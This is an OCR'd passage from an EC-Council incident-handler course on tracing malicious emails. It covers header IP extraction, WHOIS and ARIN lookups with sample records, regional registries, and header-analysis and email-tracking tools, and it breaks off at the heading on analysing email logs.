
## Examining Originating IP Address

In the process of detecting and containing malicious emails, incident responders should examine the originating IP address of emails.

The following steps are involved in the process of examining the originating IP address:

1. Open the email to trace and find its header.
2. Collect the sender IP address from the header of the received mail.
3. Enter and search the sender's IP in the WHOISLookup Search box.
4. Look for the geographic address of the sender in the WHOIS database.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Information for 76.233.176.47

Quick Stats

| | |
|---|---|
| IP Location | United States Los Angeles AT&T Corp. |
| ASN | AS7018 ATT-INTERNET4, US (registered Jul 30, 1996) |
| Whois Server | whois.arin.net |
| IP Address | 76.233.176.47 |

```
NetRange:       76.223.192.0 - 76.237.255.255
CIDR:           76.224.0.0/13, 76.223.192.0/18, 76.236.0.0/15, 76.232.0.0/14
NetName:        SBCIS-SBIS-6BLK
NetHandle:      NET-76-223-192-0-1
Parent:         NET76 (NET-76-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   AT&T Corp. (AC-3280)
RegDate:        2006-09-15
Updated:        2018-07-19
Ref:            https://rdap.arin.net/registry/ip/76.223.192.0

OrgName:        AT&T Corp.
OrgId:          AC-3280
Address:        7277 164th Ave NE
Address:        Attn: IP Management
City:           Redmond
StateProv:      WA
PostalCode:     98052
Country:        US
RegDate:        2018-03-05
Updated:        2021-06-26
Comment:        For policy abuse issues contact  abuse@att.net
Comment:        For all subpoena, Internet, court order related matters and emergency reques
ts
contact
Comment:        11760 US Highway 1
Comment:        North Palm Beach, FL 33408
Comment:        Main Number: 800-635-6840
Comment:        Fax: 888-938-4715
Ref:            https://rdap.arin.net/registry/entity/AC-3280
```

Figure 5.36: Screenshot displaying geographic address in the WHOIS database

## Tracing Email Origin

Email origin refers to details of the source used to send an email. It includes the IP address, mail server, username, and domain name. These details help incident handlers in tracing the perpetrator or sender of an email and understanding the motive behind attacks. To achieve this, incident handlers must further examine the email message header using any free Internet tool.

### Validating Header Information

An email can be traced using the message header information, which includes the subject, date, and “From”/“Received” address. The “From” line contains the source of the email, and “Received” indicates every point passed by the email along with the date and time. Attackers can fake all email header information except the “Received” portion referencing the victim computer (last received).

After verifying the header information, incident handlers can use the originating email server as the primary source to trace back. They can approach the court and get a court order served by


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

law enforcement or civil complaint filed by attorneys. The court order helps to obtain log files from the server to determine the sender. After obtaining the suspect's contact information, they can take disciplinary actions.

Incident handlers can use the following registry sites to determine the email origin:

- **American Registry for Internet Numbers**

  Source: *https://www.arin.net*

  Incident handlers can use the American Registry for Internet Numbers (ARIN) Whois service to determine the domain name of an IP address. This service can also provide the point of contact for the domain name to perform further investigation.



| | |
|---|---|
| **Source Registry** | ARIN |
| **Kind** | Group |
| **Full Name** | Cogent Abuse |
| **Handle** | COGEN-ARIN |
| **Email** | abuse@cogentco.com |
| **Telephone** | +1-877-875-4311 |
| **Organization** | Cogent Abuse |
| **Address** | 2450 N street, NW<br>Washington<br>DC<br>20037<br>United States |
| **Roles** | Abuse |
| **Registration** | Wed, 13 Nov 2002 22:21:33 GMT (Thu Nov 14 2002 local time) |
| **Last Changed** | Thu, 07 Jul 2022 12:46:44 GMT (Thu Jul 07 2022 local time) |
| **Self** | https://rdap.arin.net/registry/entity/COGEN-ARIN |
| **Alternate** | https://whois.arin.net/rest/poc/COGEN-ARIN |
| **Port 43 Whois** | whois.arin.net |

Figure 5.37: Screenshot of ARIN Whois search result

Some additional registry sites to determine the origin of emails are as follows:

- African Network Information Center (AFRINIC) (*https://www.afrinic.net*)
- Asia Pacific Network Information Center (APNIC) (*https://www.apnic.net*)
- Réseaux IP Européens Network Coordination Centre (RIPE) (*https://www.ripe.net*)
- Latin American and Caribbean Network Information Center (LACNIC) (*https://www.lacnic.net*)

## Tracing Back Web-based Email

An email can be transmitted over the Internet by either using the email program installed on machines or web-based email services. Email programs such as Microsoft Outlook, Mozilla Thunderbird, and Apple Mail require configuration with the ISP, and if anyone wants to use the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

email program on another computer, they need to first install it on that computer. This configuration will facilitate the tracing of suspects.

In contrast, it is difficult to trace the sender using web-based email services such as Gmail, Outlook, and ProtonMail. Such emails can be sent and read from any computer in any part of the world. These web-based emails are free, and no authentic information is required to create an email account. Criminals can exploit this advantage and create fake email accounts using false details.

When attackers send offending messages through a web-based email account, incident handlers can contact the provider of the account to find the IP address of the suspect. Online websites such as Gmail, Outlook, and Yahoo! maintain the IP address of each machine accessing their email services. After IP address authentication, incident handlers can contact an email provider to obtain sender information.

Incident handlers can use tools such as IP2LOCATION's Email Header Tracer, Social Catfish, and EmailSherlock for tracing back web-based emails.

**Email Header Tracer**

Source: *https://www.ip2location.com*

IP2LOCATION's Email Header Tracer is an open-source service that can be used by the IH&R team for tracing email paths during an email security incident. The tool can trace back the sender's location and recipient's mail server using the IP address found in the email header.

Steps to trace back a suspicious email with IP2LOCATION's Email Header Tracer:

1. Locate the email header of the suspicious email you want to investigate. For example, you can find the email header in Gmail through the following steps:
    - Open the suspicious mail.
    - Click on the **More** button (three dots) beside the **Reply** button and click on the "**Show Original**" option, as shown in the screenshot below:





Figure 5.38: Screenshot of locating email header in Gmail


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Now, copy the entire email header, switch to the tool, and paste it into the **Email Header** text box; then, click on the **LOOKUP** button, as shown in the screenshot below:





Figure 5.39: Screenshot of Email Header Tracer

After clicking on the **LOOKUP** button, incident responders can get the following results for further investigation:





Figure 5.40: Screenshot of Lookup results

Some additional tools for tracing back an email are listed below.

- Social Catfish (*https://socialcatfish.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- EmailSherlock (*https://www.emailsherlock.com*)
- Google Admin Toolbox (*https://toolbox.googleapps.com*)
- Email Header Analyzer (*https://dnschecker.org*)
- MxToolbox (*https://mxtoolbox.com*)

## Email Tracking Tools

Email tracking tools help incident handlers to track an email and extract information such as the sender's identity, mail server, sender's IP address, and location. These tools automatically send a notification when recipients open the mail and provide status information about the delivery of emails.

Discussed below are some important email tracking tools.

- **eMailTrackerPro**

  Source: *http://www.emailtrackerpro.com*

  eMailTrackerPro helps the IH&R team to trace an email back to its source location. eMailTrackerPro analyzes email headers and reveals information such as sender's geographical location and IP address. It contains features such as tracing an email using the header, reporting abuse, and spam filter.





Figure 5.41: Screenshot of eMailTrackerPro

The following are some of the most widely used email tracking tools:

- MailTracker ( *https://hunter.io*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Zendio (*http://www.zendio.com*)
- Trace Email (*https://whatismyipaddress.com*)
- Email Tracer (*https://www.ipaddresslocation.org* )
- G-Lock Analytics (https://glockanalytics.com)

## Analyzing Email Logs

